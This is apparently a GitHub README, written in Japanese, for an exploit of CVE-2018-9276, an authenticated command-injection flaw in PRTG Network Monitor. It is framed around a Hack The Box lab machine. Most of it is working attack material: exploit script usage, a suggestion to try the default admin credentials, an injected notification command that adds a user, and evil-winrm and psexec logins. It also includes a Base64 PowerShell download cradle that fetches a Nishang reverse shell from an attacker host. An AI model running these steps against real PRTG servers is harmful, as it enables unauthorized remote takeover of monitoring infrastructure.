 alvinsmith-eroad/cve-2018-9276
CVE-2018-9276 PRTG < 18.2.39 リバースシェル (Python3 サポート)

CVE-2018-9276 PRTG < 18.2.39 リバースシェル (Python3サポート)
git clone https://github.com/A1vinSmith/CVE-2018-9276.git

./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
prtgadmin:prtgadmin を試してください。また、データベースやログを確認して認証情報を入手する価値があるかもしれません。 https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data--lport 445 を試してください。HTB Netmon box
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00376-30821-30176-AA362
Original Install Date:     2/3/2019, 7:05:45 AM
System Boot Time:          7/28/2021, 9:02:41 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
wildkindcc氏のpython2バージョンに多大なる感謝を https://github.com/wildkindcc/CVE-2018-9276
https://www.rapid7.com/db/modules/exploit/windows/http/prtg_authenticated_rce/
https://www.exploit-db.com/exploits/46527
https://github.com/chcx/PRTG-Network-Monitor-RCE
エクスプロイトを実行するには認証情報が必要です。まずログインして認証クッキーを取得し、新しいユーザーを追加します。
./prtg-exploit.sh -u http://10.10.10.10 -c "OCTOPUS1813713946=XXX"


// Login as the new user via evil-winrm
evil-winrm -i 10.10.10.10 -u pentest -p 'P3nT3st!'
// or alternative psexec.py
python3 /path/etc/impacket/examples/psexec.py pentest:'P3nT3st!'@10.10.10.10
ユーザーを追加したくない場合、OPSECを向上させるためにリバースシェルを取得できます。しかし、HTMLエンコーディングにより多くの文字がエンコードされます。これを回避するには、PowershellのBase64実行を使用します。Base64エンコードされたコマンドを作成する必要があります。ただし、それはWindowsが使用するエンコーディング、つまり UTF-16LE である必要があります。
❯ echo -n "IEX(new-object net.webclient).downloadstring('http://10.10.10.100/Invoke-PowerShellTcp.ps1' )" | iconv -t UTF-16LE | base64 -w0

SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=
iconv を使用してターゲットのエンコーディングに変換し、Nishangからこのリバースシェルを実行します。 https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
スクリプトをダウンロードし、コマンドの最後の行にechoで追加します。
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.100 -Port 4444' >> Invoke-PowerShellTcp.ps1
次に、簡易HTTPサーバーを起動し、新しい通知を作成します。
python3 -m http.server 80

Setup > Account Settings > Notifications をクリックし、右端にある「Add new notification」をクリックします。 ベルボタンをクリックして通知をトリガーします。
abc.txt | powershell -enc SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=